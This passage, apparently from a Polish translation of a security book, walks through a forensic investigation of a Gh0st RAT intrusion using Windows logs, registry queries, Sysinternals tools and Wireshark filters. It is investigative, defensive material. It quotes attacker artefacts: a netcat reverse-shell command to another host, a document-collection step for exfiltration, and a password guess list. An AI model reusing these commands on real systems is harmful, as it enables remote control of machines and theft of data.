
Rysunek 6.9. Informacje na temat połączenia

Po uruchomieniu narzędzia Process Explorer w podejrzanym hoście okazuje się, że od czasu do czasu w badanym procesie jest włączany program cmd.exe (rysunek 6.12).


Może to oznaczać, że napastnik jest aktywny lub próbuje uruchamiać instrukcje w systemie. Uruchomienie narzędzia Process Monitor i wybranie w nim procesu svchost o identyfikatorze PID 1040 pozwala zobaczyć długą listę wpisów. W trakcie jej analizowania śledczy odkrywają uruchamianie wiersza poleceń i dane przesyłane między serwerem C&C a zainfekowanym hostem.

Narzędzie Process Monitor. Process Monitor służy do wyświetlania wszystkich interakcji z poziomu jądra między procesami a plikami i systemem operacyjnym. Pomaga to udokumentować i zrozumieć, w jaki sposób szkodliwe oprogramowanie modyfikuje zainfekowany system. Pozwala to też ustalić oznaki włamania przydatne w pracy nad skryptami i narzędziami wykrywającymi podobne ataki.


W pokazanych na rysunku 6.13 danych wyjściowych z narzędzia Process Monitor widać, że proces svchost.exe utworzył wątek, który przesyłał dane. Najpierw wysłano pakiet TCP, a następnie zainfekowany host odebrał pakiet. Na podstawie tego pakietu




Rysunek 6.10. Process Explorer — łańcuchy znaków powiązane z procesem svchost o identyfikatorze PID 1040



Rysunek 6.11. Podejrzana usługa 6to4



Rysunek 6.12. W sprawdzanym procesie jest uruchamiany program cmd.exe



Rysunek 6.13. Operacje procesu svchost.exe

przesłano dane na serwer C&C przez połączenie HTTP (port TCP 80). Sześć ostatnich wpisów oznacza, że przesłano instrukcję (lub instrukcje) za pomocą wiersza poleceń (cmd.exe). Stacje robocze mają zwykle domyślnie włączoną funkcję Windows Prefetch, dlatego dla procesu svchost jest dodawany wpis (ponieważ proces używa pliku wykonywalnego). Katalog *Prefetch* obejmuje historię ostatnich 128 programów uruchomionych w systemie (ponowne wykonanie tego samego programu nie jest odnotowywane). Pobieranie zawartości katalogu *Prefetch* omawiamy dalej.

VMMap. W maju 2011 roku autorzy pakietu Sysinternals udostępnili nowe narzędzie — VMMap. W witrynie opisano je tak:

> VMMap służy do analizy wirtualnej i fizycznej pamięci procesów. Wyświetla przydzieloną procesowi pamięć wirtualną według jej typów, a także ilość pamięci fizycznej (roboczej) przypisanej przez system operacyjny dla pamięci

wirtualnej poszczególnych rodzajów. Oprócz graficznej reprezentacji wykorzystania pamięci VMMap wyświetla też podsumowanie i szczegółową mapę pamięci procesów.

Skoncentrujmy się ponownie na procesie svchost o identyfikatorze PID 1040. Możliwe jest wyświetlenie powiązanych z nim procesów.

Wróćmy teraz do pliku *6to4ex.dll*. VMMap umożliwia wyświetlenie łańcuchów znaków z tego pliku (rysunek 6.14). Pozwala to uzyskać ciekawe informacje na temat używanego szkodliwego oprogramowania i jego możliwości. Oto te łańcuchy znaków:

- *`%\shell\open\command*,
- *Gh0st Update*,
- *E:\gh0st\server\sys\i368\RESSDT.pdb*,
- *\??\RESSDTDOS*,
- *?AVCScreenmanager*,
- *?AVCScreenSpy*,
- *?AVCKeyboardmanager*,
- *?AVCShellmanager*,
- *?AVCAudio*,
- *?AVCAudiomanager*,
- *SetWindowsHookExA*,
- *CVideocap*,
- *Global\Gh0st %d*,
- *\cmd.exe*.


Po wyszukaniu dalszych informacji na temat pojęć *Gh0st* i *backdoor* staje się jasne, że omawiany plik może być narzędziem RAT, które często stosuje się w atakach APT. W tabeli 6.1 wyjaśniono, że narzędzie to m.in. przechwytuje dźwięk, obraz i wciśnięcia klawiszy, udostępnia zdalną powłokę, zdalne polecenia, menedżer plików, podgląd ekranu oraz ma wiele innych funkcji.

Pamięć podręczna żądań DNS. W ustaleniu źródła infekcji przydatny może być zrzut zapisanych w pamięci podręcznej żądań DNS wysłanych przez podejrzany host. Uruchom następującą instrukcję:

```
ipconfig /displaydns > [napęd_z_dowodami]\displaydnsoutput.txt
```

W trakcie analizy danych wyjściowych odkrywamy poniższy wpis:

```
finiancialservicescOmpany.de
    ----------------------------------------
    Record Name . . . . . : finiancialservicescOmpany.de
    Record Type . . . . . : 1
```



Rysunek 6.14. VMMap wykonuje polecenie strings dotyczące pliku 6to4ex.dll

```
Time To Live  . . . . : 32478
Data Length . . . . . : 4
Section . . . . . . . : Answer
A (Host) Record . . . : 6x.8x.6x.7x
```

Pamiętasz odnośnik z e-maila?

Ponieważ na razie analiza dotyczyła sieci i procesów, proces reagowania na incydent nie jest jeszcze kompletny. Wcześniej wspomniano już, że szkodliwe oprogramowanie lub, jak w tej sytuacji, narzędzie RAT musi przetrwać ponowne uruchamianie systemu.

Zapytania do rejestru. Aby sprawdzić podejrzane wpisy w rejestrze, należy zastosować poniższe instrukcje. Pozwalają one określić ustawienia węzłów *Run*.

```
reg query hklm\software\microsoft\windows\currentversion\run /s
reg query hklm\software\microsoft\windows\currentversion\runonce /s
```


W trakcie analizowania rejestru warto też sprawdzić, czy w węźle Services nie występują nietypowe nazwy usług, ścieżki do plików DLL usług lub niedopasowane nazwy usług. Uruchom następujące polecenie:

```
reg query HKLM\system\currentcontrolset\services /s
```

Zaplanowane zadania. Innym komponentem, który należy sprawdzić w podejrzanym hoście, jest harmonogram zadań. Możliwe, że napastnik zaplanował wykonanie pewnych operacji. Można to sprawdzić, uruchamiając poniższą instrukcję w wierszu poleceń:

```
at
schtasks
```

Uruchomienie polecenia `at` na hoście ujawnia zaplanowane zadanie:



Zaplanowano wykonywanie pliku *cleanup* każdego dnia o 23.30. Należy pobrać ten plik w celu przeprowadzenia dalszych analiz.

Dzienniki zdarzeń. Przed zapisaniem ciekawych plików (np. *NTUSER.DAT* lub plików z historią odwiedzonych stron internetowych) warto zachować także dzienniki zdarzeń. Za pomocą narzędzia psloglist z pakietu Sysinternals można łatwo pobrać z podejrzanego systemu dzienniki systemowe i bezpieczeństwa.

W trakcie analizowania dzienników odkrywamy następujące zdarzenia:

```
A new process has been created:
      New Process ID:          3464
      Image File Name:         C:\WINDOWS\system32\cmd.exe
      Creator Process ID:      1040
      User Name:         Administrator
```

```
      Domain:                 commercialcompany
      Logon ID:          (0x0,0x3E7)

A process has exited:
      Process ID:       3440
      Image File Name:        C:\WINDOWS\system32\net.exe
      User Name:        Administrator
      Domain:                 commercialcompany
      Logon ID:         (0x0,0x2394E)

Security Enabled Local Group Member Added:
      Member ID:          Fdpt_ltp1\Ch1nOOk
      Target Account Name:    Administrators
      Target Domain:          commercialcompany

A process has exited:
      Process ID:       2144
      Image File Name:        C:\WINDOWS\system32\mstsc.exe
      User Name:        Ch1nOOk
      Domain:                 commercialcompany
      Logon ID:         (0x0,0x2394E)

Object Open:
      Object Server:          Security
      Object Type:      File
      Object Name:      C:\WINDOWS\Tasks\At1.job
      Handle ID:        11920
      Operation ID:           {0,39954625}
      Process ID:       1040
      Image File Name:        C:\WINDOWS\system32\svchost.exe
      Primary User Name:  Ch1nOOk
      Primary Domain:         commercialcompany

A process has exited:
      Process ID:  3932
      Image File Name:   C:\WINDOWS\system32\ftp.exe
      User Name:   Ch1nOOk
      Domain:            commercialcompany
      Logon ID:    (0x0,0x2394E)
```


W trakcie analizowania dzienników zdarzeń stało się jasne, że napastnicy wykonali pewne operacje:

- otwarli wiersz poleceń,
- za pomocą polecenia `net` dodali konto Ch1n00k,
- otworzyli klienta usług TS,
- utworzyli zaplanowane zadanie,
- użyli protokołu FTP.

Zdarzenia bezpieczeństwa o identyfikatorze 636 i 593 ujawniają wiele instrukcji użytych przez napastników.

Katalog *Prefetch*. Jak wcześniej wspomnieliśmy, w większości systemów Windows funkcja Prefetch jest domyślnie włączona. Katalog *Prefetch* obejmuje listę ostatnich 128 programów uruchomionych w systemie. Lista ta pomaga ustalić, które pliki wykonywalne były używane i jakie programy uruchomił napastnik oraz jakie działania podjął.

Zawartość katalogu *Prefetch* można wyświetlić z poziomu wiersza poleceń, co pokazano poniżej. Następnie można skopiować listę do pliku tekstowego.



Pobieranie ciekawych plików. Po zarejestrowaniu w odpowiedniej kolejności zmiennych danych można pobrać pewne ciekawe pliki, aby przeanalizować konkretny atak. Oto one:

- ***ntuser.dat*** — obejmuje dane z profilów użytkowników;
- ***index.dat*** — obejmuje indeks żądanych adresów URL;
- **pliki *.rdp*** — obejmują informacje na temat zdalnych sesji;
- **pliki *.bmc*** — obejmują zapisane w pamięci podręcznej obrazy klienta RDC;
- **pliki dziennika programu antywirusowego** — obejmują alarmy dotyczące wirusów.

Analizowanie plików *.rdp*. Plik *.rdp* (ang. *Remote Desktop Files*) obejmuje ciekawe informacje na temat używanych serwerów, logowania itd. Domyślnie plik ten znajduje się w katalogu */Dokumenty*.

Na zainfekowanym hoście znajdujemy plik *.rdp*. Po sprawdzeniu czasu jego utworzenia, modyfikacji i dostępu okazuje się, że w pliku niedawno wprowadzono zmiany. Pliki *.rdp* można otworzyć w dowolnym edytorze tekstu, ponieważ mają format XML. W pliku natrafiamy na następujące dane:


```
<server>
<name>HRserver.commercialcompany.com</name>
<displayName>HRserver.commercialcompany.com</displayName>
```

```
<thumbnailScale>1</thumbnailScale>
<logonSettings inherit="FromParent" />
<remoteDesktop inherit="FromParent" />
<localResources inherit="FromParent" />
</server>
<server>
<name>AD.commercialcompany.com</name>
<displayName>AD.commercialcompany.com</displayName>
<thumbnailScale>1</thumbnailScale>
<logonSettings inherit="FromParent" />
<remoteDesktop inherit="FromParent" />
<localResources inherit="FromParent" />
```

Wygląda na to, że napastnicy w poszukiwaniach informacji i danych uwierzytelniających używali zdalnego pulpitu do połączenia się z innymi serwerami z sieci.

Można się o tym upewnić przez sprawdzenie następujących wpisów rejestru (zobacz rysunek 6.15):


```
HKEY_CURRENT_USER\Software\Microsoft\Terminal Server Client\Default
HKEY_CURRENT_USER\Software\Microsoft\Terminal Server Client\Server\UsernameHint
```



Rysunek 6.15. Ustawienia historii usług TS w rejestrze

Analizowanie plików *.bmc*. Gdy użytkownik łączy się ze zdalnym komputerem za pomocą funkcji Pulpit zdalny, serwer przesyła do klienta bitmapę. Zapisanie tej bitmapy

w plikach *.bmc* pozwala znacznie poprawić wydajność programu Pulpit zdalny po stronie klienta. Omawiane pliki są zwykle zapisywane w formie kafelków o wymiarach 64×64 piksele. Każdy kafelek ma niepowtarzalny skrót. Pliki *.bmc* standardowo znajdują się w katalogu *[nazwa użytkownika]\Local Settings\Application Data\Microsoft\Terminal Server Client\Cache*. Zbadanie tych plików pozwala lepiej poznać ruchy napastnika w zainfekowanej sieci, ustalić używane aplikacje i pliki, a także zastosowane dane uwierzytelniające (z konta, w którym znaleziono dany plik). Do odkodowywania i wczytywania plików *.bmc* służy program BMC Viewer (rysunek 6.16; *w3bbo.com/bmc/#h2prog*).



Rysunek 6.16. Korzystanie z narzędzia BMC Viewer

W trakcie wczytywania pliku *.bmc* do wspomnianego narzędzia należy wybrać odpowiednią wielkość kafelka i kliknąć przycisk *Load*. Ustalanie rozmiaru (8, 16, 32 itd.) odbywa się metodą prób i błędów. Kliknij kafelek na ekranie, aby zapisać go jako plik graficzny.

Wyszukiwanie anomalii w katalogu *System32*. Przydatną techniką sprawdzania katalogu *c:\WINDOWS\system32* pod kątem podejrzanych plików jest przeprowadzenie operacji diff na tym katalogu i folderze z pamięci podręcznej. Pozwala to uzyskać listę plików z tego katalogu zmodyfikowanych od momentu instalacji. Po ustawieniu w filtrze odpowiedniej daty i czasu znaleziono następujące pliki:

- *6to4ex.dll*,
- *Cleanup.bat*,

- *Ad.bat*,
- *D.rar*,
- *1.txt*.

W trakcie analizowania plików *.bat* okazuje się, że napastnik użył pliku *Cleanup.bat* do pozbycia się śladów z dzienników. Pamiętasz, że zaplanowano wykonywanie tego pliku na godzinę 23.30 każdego dnia?

Plik *Ad.bat* służył do pobierania danych z innych maszyn domeny. Uzyskane w ten sposób pliki były pakowane i przygotowywane do wysłania przez plik *D.rar*. W pliku *Ad.bat* znajdują się ciekawe informacje:

```
cmd /C %TEMP%\nc -e cmd.exe 192.168.3.39
copy *.doc > %TEMP%\bundle.zip
```

Oznacza to, że w katalogu *%Temp%* umieszczono narzędzie netcat. Można je wykorzystać jako odbiornik i utworzyć „furtkę" w zainfekowanym systemie. Następny interesujący łańcuch znaków pokazuje, że napastnicy kopiują dokumenty do pliku *.zip* umieszczonego w katalogu *%Temp%*.


Plik *1.txt* zawiera listę haseł, które (nadal) są często stosowane:

```
123456
password
Password
1234
p@ssw0rd
p@$$w0rd
P@ssw0rd
P@$$w0rd
12345
sa
admin
letmein
master
pass
test
abc123
```

Choć wymienione pliki odkryto w jednym z systemów, należy sprawdzić, czy nie występują także w innych systemach, ponieważ napastnik utworzył lokalne konto administratora i z pewnością wykradał dokumenty z domeny.


Dzienniki programów antywirusowych. Początkowo w dziennikach programów antywirusowych nie było żadnych wpisów dotyczących narzędzi RAT, które napastnicy umieścili w systemie w celu zinfiltrowania firmy. Dlaczego nie wykryto narzędzia netcat (nc.exe)? Większość aplikacji antywirusowych traktuje je jako potencjalnie niepożądany program.

Przyjrzyjmy się dokładniej konfiguracji programu antywirusowego w zaatakowanym systemie. W trakcie sprawdzania ustawień okazuje się, że stosowano zasady domyślne. Wiele programów antywirusowych ma zaawansowane ustawienia, które pozwalają zwiększyć bezpieczeństwo hosta, natomiast rzadko są stosowane. W zasadach występuje wyjątek widoczny na rysunku 6.17.



Rysunek 6.17. Wyjątek w programie antywirusowym

Po kliknięciu przycisku staje się jasne, dlaczego program antywirusowy nie wykrył ani nie zablokował netcata (rysunek 6.18).



Rysunek 6.18. Program antywirusowy nie blokuje netcata

Napastnicy utworzyli wyjątek dla netcata. Musieli to zrobić przed skopiowaniem pliku na zainfekowany komputer. Można się o tym przekonać, analizując wpisy w katalogu *Prefetch* lub pliku MFT.

Inna sztuczka, za pomocą której napastnicy często ukrywają narzędzia przed programami antywirusowymi i systemami IDS, polega na zmianie sygnatury pliku. W trakcie ręcznego pakowania pliku (opis tej procedury można znaleźć w internecie) tablica sekcji pliku (*.date*, *.rsrc* i *.txt*) często jest szyfrowana za pomocą niestandardowej funkcji XOR (XOR to *różnica symetryczna*; jest to operator bitowy w arytmetyce logicznej).


Sieć. Przydatne w śledztwie może okazać się przeanalizowanie danych przesyłanych z zainfekowanego hosta na serwer C&C. Na podstawie takich analiz można zidentyfikować inne zaatakowane hosty, zdefiniować reguły dla systemu IDS itd. Podsłuchiwanie przesyłanych danych jest proste. Wystarczy zastosować Wiresharka — narzędzie o otwartym dostępie do kodu źródłowego przeznaczone do analizy sieci.

Ponieważ wiadomo, że serwer C&C ma adres IP 192.168.6.128, można za pomocą poniższego filtra Wiresharka uzyskać dane przesyłane na ten serwer.

```
ip.dst_host = = 192.168.6.128
```

Pozwala to uzyskać listę adresów IP maszyn łączących się z serwerem C&C.

Analiza pakietów pozwala stwierdzić, że każdy pakiet kierowany na serwer C&C i pobierany z niego zaczyna się od słowa *Gh0st* (rysunek 6.19).



Rysunek 6.19. Analizowany pakiet

Na podstawie tych danych można utworzyć następny filtr Wiresharka:

```
"\x47\x68\x30\x73\x74"          (Gh0st)
```

Tę samą sygnaturę można wykorzystać do utworzenia reguły Snorta, aby zablokować przesyłane dane.

Podsumowanie ataku Gh0st

Za pomocą fałszywego e-maila napastnicy umieścili „furtki" w systemach, których użytkownicy kliknęli szkodliwy odnośnik z wiadomości. „Furtka" była ukryta w standardowym procesie, co pozwoliło zachować ją także po ponownym uruchomieniu systemu. Analiza połączeń sieciowych wykazała, że nawiązano sesję z nieznanym adresem IP. W trakcie sprawdzania dzienników zdarzeń stało się jasne, że napastnicy badali wewnętrzną domenę, tworzyli konta i używali usług TS do łączenia się z innymi klientami. Zbadanie czasu poszczególnych zdarzeń i wywołanie instrukcji diff dla katalogu *\System32* pozwoliło wykryć kilka dodanych plików. W trakcie ich analizy stwierdzono, że napastnicy szukali dokumentów i pakowali je w celu ich wyprowadzenia. Utworzyli też drugą „furtkę" za pomocą netcata. W dzienniku bezpieczeństwa systemu Windows znaleziono nowe konto, Ch1n00k, za pomocą którego używano klienta FTP. W harmonogramie zadań znaleziono nowe zadanie, którego wykonanie zaplanowano na każdy wieczór, aby czyścić zawartość dzienników.


Ataki APT na system Linux

Popularność	*8*
Łatwość przeprowadzenia	*8*
Szkodliwość	*9*
Ocena zagrożenia	***8***

